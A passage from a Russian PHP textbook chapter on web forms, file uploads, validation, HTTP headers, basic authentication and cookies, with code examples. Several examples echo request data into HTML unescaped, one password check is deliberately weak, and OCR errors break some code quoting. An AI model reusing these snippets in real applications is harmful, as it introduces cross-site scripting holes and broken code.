        die("Этот сценарий работает только с методами GET и POST");
    } ?>

    </body>
</html>
```

На рис. 7.2. показана страница преобразования температуры и результат преобразования.




Рис. 7.2. Страница преобразования температуры и ее вывод

Другой способ решить, что делать - показать форму как есть или предварительно обработать ее, - проверить, был ли установлен один из параметров формы. Это позволяет написать страницу самообработки, использующую метод GET для передачи значений. Пример 7.4 показывает новую версию нашей страницы самообработки, которая передает параметры, исполь-

зуя запрос GET. Для определения что делать, данная страница использует присутствие или отсутствие параметров формы.

В примере 7.4 мы копируем параметр формы в переменную $fahrenheit. Если параметр не был передан, тогда эта переменная будет содержать NULL, поэтому мы можем использовать is_null(), чтобы решить, нужно ли показать форму или обработать данные формы.

Пример 7.4. Преобразование температуры с использованием метода GET (temp2.php)

```
<html>
<head><title>Преобразование температуры</title></head>
    <body>
    <?php $fahrenheit = $_GET['fahrenheit'];
    if (is_null($fahrenheit)) { ?>
        <form action="<?php echo $_SERVER[,PHP_SELF']; ?>" method="GET">
        Температура в Фаренгейтах:
        <input type="text" name="fahrenheit" /><br />
        <input type="submit" value="Преобразовать в Цельсии!" />
        </form>
    <?php }
    else {
        $celsius = ($fahrenheit - 32) * 5 / 9;
        printf("%.2fF = %.2fC", $fahrenheit, $celsius);
    } ?>
    </body>
</html>
```

Липкие формы

Много веб-сайтов используют технику, известную как "липкие" формы, в которой результаты запроса сопровождаются поисковой формой, использующей в качестве значений по умолчанию значения из предыдущего запроса.

Например, если вы ищите в Google "Программирование на PHP", поле поиска наверняка уже содержит эту строку. Чтобы изменить строку запроса на "Программирование на PHP от NiT Press", вам нужно просто добавить дополнительные ключевые слова.

Подобную липкую форму достаточно просто реализовать. Пример 7.5 показывает наш сценарий преобразования температуры (см. пример 7.4) с так называемой липкой формой. Основной прием - использовать форму со значениями по умолчанию при создании HTML-поля.

Пример 7.5. Преобразование температуры с липкой формой (sticky_form.php)

```
<html>
    <head><title>Преобразование температуры</title></head>
    <body>
        <?php $fahrenheit = $_GET['fahrenheit']; ?>
            <form action="<?php echo $_SERVER[,PHP_SELF']; ?>" method="GET">
            Температура в Фаренгейтах:
        <input type="text" name="fahrenheit" value="<?php echo $fahrenheit; ?>" />
            <br />
            <input type="submit" value="Преобразовать в Цельсии!" />
        </form>
        <?php if (!is_null($fahrenheit)) {
            $celsius = ($fahrenheit - 32) * 5 / 9;
            printf("%.2fF = %.2fC", $fahrenheit, $celsius);
        } ?>
    </body>
</html>
```

Многозначные параметры

Списки HTML, созданные тегом SELECT, позволяют выбирать несколько значений. Чтобы убедиться, что PHP распознает несколько значений, которые браузер передаст сценарию обработки формы, вам нужно снабдить имя поля в HTML-форме квадратными скобками []. Например:

```
<select name="languages[]">
    <option name="c">C</input>
    <option name="c++">C++</input>
    <option name="php">PHP</input>
    <option name="perl">Perl</input>
</select>
```

Теперь, когда пользователь нажмет кнопку *Отправить*, $_GET['languages'] содержит массив вместо простой строки. Этот массив содержит значения, которые были выбраны пользователем.

Пример 7.6. показывает форму, позволяющую выбрать несколько значений из списка, а также сценарий ее обработки. Форма предоставляет пользователю выбрать несколько характеристик его личности.

Пример 7.6. Выбор нескольких значений списка (select_array.php)

```
<html>
    <head><title>Личность</title></head>
    <body>
```

```
        <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
        Охарактеризуйте себя:<br />
        <select name="attributes[]" multiple>
            <option value="веселый">Веселый</option>
            <option value="угрюмый">Угрюмый</option>
            <option value="умный">Умный</option>
            <option value="чувствительный">Чувствительный</option>
            <option value="расточительный">Расточительный</option>
            <option value="шоппер">Шоппер</option>
        </select><br />
        <input type="submit" name="s" value="Записать!" />
        </form>

    <?php if (array_key_exists('s', $_GET)) {
        $description = join(' ', $_GET['attributes']);
        echo "Вы - {$description}";
    } ?>
    </body>
</html>
```

В примере 7.6 кнопка submit называется "s". Мы проверяем наличие этого параметра, чтобы понять, нужно ли нам обрабатывать форму. Рисунок 7.3 показывает форму и результат ее обработки.




Рис. 7.3. Выбор нескольких значений списка и их обработка

Подобная техника может использоваться для любой формы, возвращающей несколько значений. Пример 7.7 показывает измененную версию нашей формы выбора характеристик личности, переписанную с использованием переключателей (checkbox) вместо списка (select). Обратите внимание: изменился только HTML-код, код обработки остался неизменным, независимо от того, что мы используем – переключатели или список.

Пример 7.7. Обработка переключателей (checkbox_array.php)

```
<html>
<head><title>Личность</title></head>
<body>
    <form action="<?php $_SERVER['PHP_SELF']; ?>" method="GET">
    Охарактеризуйте себя:<br />
    <input type="checkbox" name="attributes[]" value="веселый" />Веселый<br />
    <input type="checkbox" name="attributes[]" value="угрюмый" />Угрюмый<br />
    <input type="checkbox" name="attributes[]" value="умный" />Умный<br />
    <inputtype="checkbox" name="attributes[]" value="чувствительный" />Чувствительный<br/>
    <inputtype="checkbox" name="attributes[]" value="расточительный" />Расточительный<br/>
    <input type="checkbox" name="attributes[]" value="шоппер" /> Шоппер<br />
    <br />
    <input type="submit" name="s" value="Записать!" />
    </form>

    <?php if (array_key_exists('s', $_GET)) {
        $description = join (' ', $_GET['attributes']);
        echo "Вы - {$description}";
    } ?>
</body>
</html>
```

Липкие многозначные параметры

Теперь вы зададитесь вопросом, можно ли сделать многозначные параметры липкими? Да, можно, но это не просто. Ведь вам нужно проверить каждое значение - было ли оно установлено в форме. Например:

```
Умный: <input type="checkbox" name="attributes[]" value="умный"
<?php
if (is_array($_GET['attributes']) && in_array('умный', $_GET['attributes'])) {
    echo "включен";
} ?> /><br />
```

Вы можете использовать данную технику для каждого переключателя (чекбокса), но техника эта подвержена ошибкам. Намного проще написать функцию, которая будет генерировать HTML для возможных значений и работать с копией отправленных параметров. Пример 7.8 показывает но-

вую версию формы из примера 7.7. Хотя форма подобна той, что была представлена в примере 7.7, внутри нее находится способ генерирования формы.

Пример 7.8. Липкие многозначные переключатели (checkbox_array2.php)

```
<html>
<head><title>Личность</title></head>
<body>

<?php // получаем значения формы, если они есть
$attrs = $_GET['attributes'];

if (!is_array($attrs)) {
    $attrs = array();
}

// создаем HTML для переключателей с такими же именами
function makeCheckboxes($name, $query, $options)
{
    foreach ($options as $value => $label) {

    $checked = in_array($value, $query) ? "checked" : '';

    echo "<input type=\"checkbox\" name=\"{$name}\"
    value=\"{$value}\" {$checked} />";
    echo "{$label}<br />\n";
    }
}
// список значений и меток для переключателей
$personalityAttributes = array(
    'веселый' => "Веселый",
    'угрюмый' => "Угрюмый",
    'умный' => "Умный",
    'чувствительный' => "Чувствительный",
    'расточительный' => "Расточительный",
    'шоппер' => "Шоппер"
); ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
Охарактеризуйте себя:<br />
<?php makeCheckboxes('attributes[]', $attrs, $personalityAttributes); ?><br />
<input type="submit" name="s" value="Записать!" />
</form>

<?php if (array_key_exists('s', $_GET)) {
    $description = join (' ', $_GET['attributes']);
    echo "Вы - {$description} personality.";
} ?>
</body>
</html>
```

«Основой» этого кода является функция makeCheckboxes(). Она принимает три аргумента: имя группы переключателей, массив значений по умолчанию и массив, отображающий значения параметров в метки переключателей (чекбоксов). Список параметров для переключателей (чекбоксов) содержится в массиве $personalityAttributes.

Загрузка файлов

Для управления загрузкой файлов (она поддерживается большинством современных браузеров) используется массив $_FILES. Применяя различную аутентификацию и функции загрузки файлов, вы можете контролировать, кому разрешено загружать файлы и что может сделать пользователь с этими файлами в вашей системе. Концепции безопасности описаны в главе 12.

Следующий код отображает форму, которая позволяет загружать файлы на этой же странице:

```
<form enctype="multipart/form-data"
    action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
    <input type="hidden" name="MAX_FILE_SIZE" value="10240">
    Имя файла: <input name="toProcess" type="file" />
    <input type="submit" value="Загрузить" />
</form>
```

Самая большая проблема, связанная с загрузкой файлов, состоит в риске получения слишком большого файла. У PHP есть два способа предотвращения этого: жесткое ограничение и мягкое ограничение. Опция upload_max_filesize в *php.ini* позволяет задать жесткое ограничение размера загружаемых файлов (по умолчанию 2 Мб). Если ваша форма передаст параметр, названный MAX_FILE_SIZE, PHP будет использовать его в качестве мягкого ограничения. Например, в предыдущем примере установлено ограничение в 10 Кб. PHP игнорирует значение MAX_FILE_SIZE, если оно превышает значение upload_max_filesize. Также обратите ваше внимание, что у формы загрузки файлов должен быть установлен атрибут enctype со значением "multipart/form-data".

Каждый элемент в массиве $_FILES предоставляет информацию о загруженном файле:

- name - имя загруженного файла, переданное браузером. Довольно сложно сделать с этим именем что-то полезное, поскольку на клиентской машине используются несколько другие имена, чем на веб-сервере. Например, если клиентская машина работает под управлением Windows и сообщит вам, что файл называется *D:\PHOTOS\ME.JPG*, а веб-сервер работает под управлением Unix, данное имя файла будет бессмысленным для него.

- type - MIME-тип загруженного файла, предложенный клиентом.
- size - размер загруженного файла (в байтах). Если пользователь пытается загрузить слишком большой файл, размер будет установлен в 0.
- tmp_name - имя временного файла на сервере после его загрузки. Если пользователь попытается загрузить слишком большой файл, это имя будет содержать значение "none".

Правильный способ проверить, был ли файл успешно загружен - использовать функцию is_uploaded_file(), как показано ниже:

```
if (is_uploaded_file($_FILES['toProcess']['tmp_name'])) {
    // файл успешно загружен
}
```

На сервере файлы хранятся во временном каталоге сервера по умолчанию, который задан в файле *php.ini* опцией upload_tmp_dir. Чтобы переместить файл в другой каталог, используйте функцию move_uploaded_file():

```
move_uploaded_file($_FILES['toProcess']['tmp_name'], "path/to/put/file/{$file}");
```

Вызов move_uploaded_file() автоматически проверяет, был ли загружен файл. По завершению работы сценария все загруженные ним файлы будут удалены из временного каталога.

Проверка формы

Перед использованием или сохранением для последующего использования данных, введенных пользователем, вам нужно сначала проверить их. В принципе существует несколько стратегий проверки данных. Первая заключается в использовании JavaScript на стороне клиента. Однако пользователь может выключить JavaScript или браузер может не поддерживать такую возможность, так что в любом случае эта проверка не может быть единственной.

Более безопасный способ - использовать PHP для проверки данных. Пример 7.9 показывает страницу с формой. Страница позволяет пользователю внести медиа-элемент. Все три элемента формы - имя, тип медиа-элемента и имя файла - являются обязательными. Если пользователь забудет ввести какое-либо из значений, страница сообщит ему об этом. Любые ранее заполненные пользователем поля будут установлены в ранее введенные значения. А кнопка "Создать" будет заменена кнопкой "Продолжить", когда пользователь модифицирует форму.

Пример 7.9. Проверка формы (data_validation.php)

```
<?php
$name = $_POST['name'];
$mediaType = $_POST['media_type'];
$filename = $_POST['filename'];
$caption = $_POST['caption'];
$status = $_POST['status'];

$tried = ($_POST['tried'] == 'yes');

if ($tried) {
    $validated = (!empty($name) && !empty($mediaType) && !empty($filename));

    if (!$validated) { ?>
        <p>Имя, тип файла и имя файла - обязательные поля. Заполните их для продолжения</p>
    <?php }
}

if ($tried && $validated) {
    echo "<p>Элемент был создан.</p>";
}

// был ли выбран тип файла? выведет "selected" если так
function mediaSelected($type)
{
    global $mediaType;

    if ($mediaType == $type) {
        echo "selected"; }
} ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
    Имя: <input type="text" name="name" value="<?= $name; ?>" /><br />

    Статус: <input type="checkbox" name="status" value="active"
    <?php if ($status == "active") { echo "checked"; } ?> /> Активен<br />

    Тип: <select name="media_type">
        <option value="">Выберите:</option>
        <option value="picture" <?php mediaSelected("picture"); ?> />Картинка</option>
        <option value="audio" <?php mediaSelected("audio"); ?> />Аудио</option>
        <option value="movie" <?php mediaSelected("movie"); ?> />Фильм</option>
    </select><br />

    Файл: <input type="text" name="filename" value="<?= $filename; ?>" /><br />

    Заголовок: <textarea name="caption"><?= $caption; ?></textarea><br />
    <input type="hidden" name="tried" value="yes" />
    <input type="submit" value="<?php echo $tried ? "Продолжить" : "Создать"; ?>" />
</form>
```

В этом случае проверка допустимости - это проверка предоставленного значения. Мы устанавливаем $validated в true, когда все три переменные - $name, $type и $filename - содержат информацию. Другие возможные проверки могут проверять допустимость адреса электронной почты, существование локального файла и т.д.

Например, чтобы проверить поле возраста и убедиться, что оно содержит неотрицательное целое число, можно использовать следующий код:

```
$age = $_POST['age'];
$validAge = strspn($age, "1234567890") == strlen($age);
```

Вызов strspn() находит число цифр в начале строки. Если пользователь указал положительное целое число, то вся строка будет состоять из цифр. Можно было бы также использовать регулярное выражение для осуществления этой проверки:

```
$validAge = preg_match('/^\d+$/', $age);
```

Проверка допустимости адресов электронной почты – это почти невыполнимая задача. Нет никакого способа определить, соответствует ли строка допустимому адресу электронной почты или нет. Однако, вы можете найти опечатки, требуя, чтобы пользователь ввел адрес электронной почты дважды (в двух разных полях). Вы также можете предотвратить введение электронных адресов вида "*me*" или "*me@aol*", требуя наличия знака @ и хотя бы одной точки после него. В дополнение можно проверить на соответствие домена, на которые вы не хотите отправлять почту, например, whitehouse.gov или fsb.ru.

Например:

```
$email1 = strtolower($_POST['email1']);
$email2 = strtolower($_POST['email2']);

if ($email1 !== $email2) {
    die("Адреса e-mail не совпадают");
}

if (!preg_match('/@.+\..+$/', $email1)) {
    die("Некорректный адрес e-mail");
}

if (strpos($email1, "whitehouse.gov")) {
    die("Я не буду отправлять почту в Белый дом");
}
```

Проверка допустимости полей обычно является операцией со строками. В этом примере мы использовали регулярные выражения и функции обра-

ботки строк, чтобы убедиться, что строки, введенные пользователем - это то, что мы ожидаем.

7.5. Установка заголовков ответа

Как уже было упомянуто, HTTP-ответ, который сервер передает обратно клиенту, содержит заголовки, идентифицирующие тип контента в теле ответа, сервер, отправивший ответ, сколько байтов находится в теле ответа, когда был отправлен ответ и т.д. PHP и Apache во многом все делают сами, идентифицируя документ как HTML, вычисляя длину страницы HTML, и т.д. Большинство веб-приложений не нуждается в установке заголовков.

Однако, если вы хотите отправить обратно что-то, что не является HTML-кодом, установить время истечения актуальности страницы, перенаправить браузер клиента или сгенерировать определенную HTML-ошибку, вам нужно использовать функцию header(). Единственное требование к установке заголовков следующее - вы должны установить заголовки прежде, чем будет сгенерировано тело документа. Это означает, что все вызовы header() (или setcookie(), если вы используете Cookies) должны быть произведены в начале файла, даже до тега html, то есть до любого вывода. Например:

```
<?php header("Content-Type: text/plain"); ?>
Date: сегодня
From: фред
To: барни
Subject: руки прочь!
Мой ланчпакет - мой и только мой. Возьми свой! Воровать - отвратительно!
```

Попытка установить заголовки после того, как был начат документ, приведет к следующему предупреждению:

```
Warning: Cannot add header information - headers already sent
```

Вместо этого вы можете использовать буфер вывода, см. ob_start(), ob_end_flush() и другие подобные функции для получения дополнительной информации о буферах вывода.

Разные типы контента

Заголовок **Content-Type** идентифицирует тип возвращаемого документа. Тип "text/html" означает, что возвращается HTML-документ, но есть и другие полезные типы документа. Например, "text/plain" заставляет браузер обрабатывать страницу как простой текст. Это полезно для отладки, а также для автоматического просмотра источника документа. В главах 9 и 10 мы будем интенсивно использовать заголовок **Content-Type**, когда мы будем работать с файлами Adobe PDF и графическими изображениями.

Перенаправления

Чтобы отправить браузер по новому URL, то есть выполнить перенаправление, вам нужно установить заголовок **Location**. Ну и после этого обычно нужно завершить работу сценария, поскольку его дальнейший вывод не имеет никакого значения

```
header("Location: http://www.example.com/elsewhere.html");
exit();
```

Чтобы перенаправление работало так, как нужно, используйте абсолютные URL-адреса, поскольку частичные URL (например, /elsewhere.html) и относительные URL могут неправильно интерпретироваться некоторыми браузерами.

Срок истечения

Сервер может явно информировать браузер и кэширующий прокси, находящийся между сервером и браузером, об истечении срока годности документа. Прокси и браузер кэшируют документ, пока он актуален. При повторных перезагрузках кэшируемых документов соединение с сервером не устанавливается. При попытке загрузки документа с истекшим сроком годности произойдет соединение с сервером.

Для установки срока годности документа используйте заголовок **Expires**:

```
header("Expires: Fri, 18 Jan 2006 05:30:00 GMT");
```

Давайте установим срок годности документа - 3 часа с момента его создания, для этого нам нужно использовать функции time() и gmstrftime():

```
$now = time();
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now + 60 * 60 * 3);
header("Expires: {$then}");
```

Чтобы указать, что срок годности документа "никогда" не истекает, установите дату истечения - год с сегодняшнего момента:

```
$now = time();
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now + 365 * 86440);
header("Expires: {$then}");
```

Чтобы пометить документ как просроченный (чтобы он не кэшировался), укажите текущее время или время в прошлом:

```
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT");
header("Expires: {$then}");
```

Лучшим способом запретить браузеру или прокси кэшировать ваш документа является следующий:

```
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header(«Last-Modified: « . gmdate(«D, d M Y H:i:s») . « GMT»);
header(«Cache-Control: no-store, no-cache, must-revalidate»);
header(«Cache-Control: post-check=0, pre-check=0», false);
header("Pragma: no-cache");
```

Аутентификация

HTTP-аутентификация основана на заголовках запросов и статусах ответа. Браузер может отправить имя пользователя и пароль (учетные данные) в заголовках запроса. Если учетные данные не отправлены или же некорректны, сервер отправит ответ "401 Unauthorized" и идентифицирует область аутентификации (строка вроде "Изображения Мэри" или "Ваша корзина") через заголовок **WWW-Authenticate.** В результате вы увидите диалоговое окно, запрашивающее у вас имя пользователя и пароль, а сама страница после ввода новых учетных данных будет запрошена повторно (будет отправлен новый заголовок с новыми учетными данными).

В рамках PHP-аутентификации проверьте имя пользователя и пароль (элементы PHP_AUTH_USER и PHP_AUTH_PW массива $_SERVER), а также вызовите header() для установки области аутентификации[10] и отправьте ответ "401 Unautorized":

```
header('WWW-Authenticate: Basic realm="Top Secret Files"');
header("HTTP/1.0 401 Unauthorized");
```

Для проверки имени пользователя и пароля вы можете делать все, что вам захочется, например, вы можете запросить базу данных, прочитать файл допустимых пользователей или запросить контроллер домена Microsoft.

В следующем примере производится проверка пароля, который должен быть инвертированным именем пользователя (не самый безопасный метод аутентификации):

```
$authOK = false;
$user = $_SERVER['PHP_AUTH_USER'];
$password = $_SERVER['PHP_AUTH_PW'];

if (isset($user) && isset($password) && $user === strrev($password)) {
    $authOK = true;
}
```

[10] Область аутентификации указывается в качестве значения атрибута realm и задает, в какой области на сервере вы можете работать с указанными логином и паролем. Учитывается вместе с URL ресурса.

```
if (!$authOK) {
    header('WWW-Authenticate: Basic realm="Top Secret Files"');
    header('HTTP/1.0 401 Unauthorized');
    // все, что выведено далее, пользователь увидит, только если
    // нажмет "Отмена"
    exit;
}
<!-- далее следует ваш защищенный паролем документ -->
```

Если вы защищаете паролем более одной страницы, поместите приведенный выше код в отдельный файл и подключайте его в начале каждой защищаемой страницы.

Если ваш узел использует CGI-версию PHP, а не модуль Apache, эти переменные не будут установлены и вам нужно использовать другие методы аутентификации, например, получение имени пользователя и пароля через HTML-форму. HTTP-аутентификация в PHP возможна только при запуске PHP как Apache-модуля.

7.6. Поддержание состояния

Протокол HTTP не сохраняет информацию о состоянии, а это означает, что как только веб-сервер обрабатывает запрос клиента по веб-странице, соединение между клиентом и сервером обрывается. Другими словами, средствами HTTP нет никакого способа распознать, что последовательность запросов происходит от одного и того же клиента.

Однако поддержание состояния зачастую очень полезно, а иногда даже необходимо. Например, написанная вами Корзина для интернет-магазина не будет нормально работать, если вы не можете отслеживать последовательность запросов от одного пользователя, то есть не можете поддерживать состояние взаимодействия с ним. Вы должны знать, когда один и тот же пользователь помещает товар в свою корзину, когда добавляет в нее дополнительные товары, когда удаляет товар из корзины и когда он решает оформить заказ.

Чтобы отслеживать информацию о состоянии между запросами, программисты придумали много приемов (эти приемы называются отслеживанием сеанса). Один из таких способов использует скрытые поля формы для передачи информации. PHP обрабатывает скрытые поля формы точно так же, как и обычные поля, поэтому значения таких полей доступны в массивах $_GET и $_POST. Используя скрытые поля формы, вы можете каждый раз передавать все содержание корзины магазина от запроса к запросу, создавая иллюзию поддержания состояния взаимодействия. Однако чаще всего используют другую технику, когда в скрытом поле передается только ID поль-

зователя. Хотя скрытые поля поддерживаются во всех браузерах, они работают только с последовательностью динамически сгенерированных форм, поэтому они обычно не так полезны, как некоторые другие методы.

Другой метод - перезапись URL, когда каждый локальный URL, по которому может щелкнуть пользователь, динамически модифицируется путем добавления дополнительной информации. Эта дополнительная информация часто указывается как параметр в URL. Например, если вы назначите каждому пользователю уникальный ID, вы можете добавить этот ID во все его URL, например:

```
http://www.example.com/catalog.php?userid=123
```

Если вы можете динамически изменить все локальные ссылки, добавив ID пользователя, значит, вы можете отслеживать отдельных пользователей в вашем приложении. Перезапись URL работает для всех динамически созданных документов, а не только для форм, но на самом деле осуществление перезаписи URL может быть достаточно муторным.

Третьей и наиболее широко применяемой техникой является использование Cookies. Cookie - это небольшой объем информации, который сервер может передать клиенту. По каждому последующему запросу клиент отправит эту информацию серверу, таким образом идентифицируя себя. Cookies полезны для хранения информации между повторными посещениями сайта. Но и они не без проблем. Основная проблема заключается в том, что большинство браузеров позволяет пользователям отключать cookie. Таким образом, приложение будет нуждаться в другом механизме передачи информации между повторными визитами пользователя. Подробно Cookies будут рассмотрены чуть позже.

Лучший способ отслеживать состояние - использовать встроенный в PHP механизм отслеживания сессий. Этот механизм позволяет вам создавать постоянные переменные, которые доступны с разных страниц вашего приложения, также эти переменные будут доступны между разными посещениями сайта одним и тем же пользователем. При этом механизм сессий PHP использует Cookies (или URL) для элегантного решения большинства проблем, возникающих при отслеживании состояния. Далее в этой главе мы сосредоточимся на механизме сессий PHP, который гибко использует разные технические решения (Cookies, скрытые поля формы, URL).

7.6.1. Использование Cookies

Обычно Cookie - это строка, содержащая несколько полей. Сервер может отправить одно или более Cookie браузеру в заголовках ответа. Некоторые поля Cookie указывают страницы, для которых браузер должен отправить

Cookie как часть запроса. Поле value - это полезная нагрузка Cookie. В этом поле серверы могут хранить любые данные (в пределах ограничений), например, уникальный идентификатор пользователя, предпочтения и т.д.

Для установки Cookie используйте функцию setcookie():

```
setcookie(name [, value [, expire [, path [, domain [, secure ]]]]]);
```

Данная функция создает строку Cookie по заданным аргументам и создает заголовок **Cookie**. Поскольку Cookie отправляются как заголовки в ответе, функцию setcookie() нужно вызвать перед любым выводом из документа. Параметры setcookie():

- name - уникальное имя для определенной Cookie. У вас может быть несколько Cookies с разными именами и атрибутами. Имя не должно содержать пробелы или двоеточия.
- value - значение устанавливаемого Cookie. Оригинальная спецификация Netscape ограничивает общий размер Cookie (включая имя, дату истечения срока годности и другую информацию) до 4 Кб, поэтому само значение не должно превышать 3.5 Кб.
- expire - дата истечения срока годности Cookie. Если дата не указана, браузер будет хранить Cookie в памяти, а не на диске. Следовательно, когда пользователь закроет браузер, Cookie исчезнет. Дата указывается как число секунд, прошедшее с полночи 1 января 1970 года (GMT). Например, time() + 60 * 60 * 2 установит время жизни Cookie, равное двум часам.
- path - браузер будет возвращать Cookie только для этого пути URL. Значение по умолчанию - каталог, в котором находится текущая страница. Например, если страница */store/front/cart.php* установит Cookie и не укажет путь, cookie будет отправляться на сервер для всех страниц, чей URL начинается со */store/front/*.
- domain - браузер будет отправлять Cookie для URL, относящихся к заданному домену. Домен по умолчанию - это имя узла сервера.
- secure - браузер будет передавать Cookie только по безопасному *https*-соединению. По умолчанию значение этого параметра равно false, что означает, что Cookie будет передавать по небезопасным соединениям. Когда браузер отправляет Cookie обратно на сервер, вы можете получить доступ к этому Cookie через массив $_COOKIE. Ключ - имя Cookie, а значение - это значение поля value. Например, следующий код в начале страницы подсчитывает, сколько раз страница была запрошена клиентом:

```
$pageAccesses = $_COOKIE['accesses'];
setcookie('accesses', ++$pageAccesses);
```

При раскодировании Cookies любая точка (.) в имени Cookie будет преобразована в знак подчеркивания. Например, если у Cookie было имя tip.top, вы сможете получить доступ к его значению так: $_COOKIE['tip_top'];

Пример 7.10 показывает HTML-страницу, предоставляющую ряд опций для выбора цвета фона и цвета переднего плана.

Пример 7.10. Выбор предпочтений (colors.php)

```
<html>
<head><title>Установите ваше предпочтения</title></head>
<body>
    <form action="prefs.php" method="post">
    <p>Цвет фона:
    <select name="background">
        <option value="black">Черный</option>
        <option value="white">Белый</option>
        <option value="red">Красный</option>
        <option value="blue">Синий</option>
    </select><br />
    Цвет переднего плана:
    <select name="foreground">
        <option value="black">Черный</option>
        <option value="white">Белый</option>
        <option value="red">Красный</option>
        <option value="blue">Синий</option>
    </select></p>
    <input type="submit" value="Изменить предпочтения">
    </form>
</body>
</html>
```

Форма в примере 7.10 отправляет данные PHP-сценарию *prefs.php*, который показан в примере 7.11. Этот сценарий устанавливает cookies для предпочтений цвета, указанных в форме. Заметьте, что вызовы setcookies() должны быть сделаны до начала содержательного HTML-кода страницы.

Пример 7.11. Установка предпочтений с помощью Cookies (prefs.php)

```
<html>
<head><title>Установка предпочтений</title></head>
<body>
<?php
$colors = array(
    'black' => "#000000",
    'white' => "#ffffff",
```

```
    'red' => "#ff0000",
    'blue' => "#0000ff"
);

$backgroundName = $_POST['background'];
$foregroundName = $_POST['foreground'];
setcookie('bg', $colors[$backgroundName]);
setcookie('fg', $colors[$foregroundName]);

?>
    <p>Спасибо. Ваши предпочтения были изменены так:<br />
    Фон: <?= $backgroundName; ?><br />
    Передний план: <?= $foregroundName; ?></p>
    <p>Щелкните <a href="prefs_demo.php">здесь</a>, чтобы увидеть предпочтения в
    действии.</p>

</body>
</html>
```

Страница из примера 7.11 содержит ссылку на другую страницу, показанную в примере 7.12, которая использует предпочтения, получая доступ к массиву $_COOKIE.

Пример 7.12. Использование предпочтений (prefs_demo.php)

```
<html>
<head><title>Главный вход</title></head>
<?php
    $backgroundName = $_COOKIE['bg'];
    $foregroundName = $_COOKIE['fg'];
?>
    <body bgcolor="<?= $backgroundName; ?>" text="<?= $foregroundName; ?>">
        <h1>Добро пожаловать в наш магазин!</h1>
        <p>У нас есть много качественных продуктов для вас. Не
        стесняйтесь обращаться за помощью к консультантам. Однако
        помните, если вы что-то сломали, то вы это купили!

        <p>Вы хотите <a href="colors.php">изменить ваши
        предпочтения?</a></p>
    </body>
</html>
```

Есть много причин не использовать Cookies. Не все клиенты поддерживают или принимают Cookies, и даже если браузер поддерживает Cookies, пользователь может их отключить. Более того, размер Cookie ограничен 4 килобайтами, для одного домена разрешено всего 20 Cookies, а всего на стороне клиента может храниться не более 300 cookies (со всех доменов). У некото-

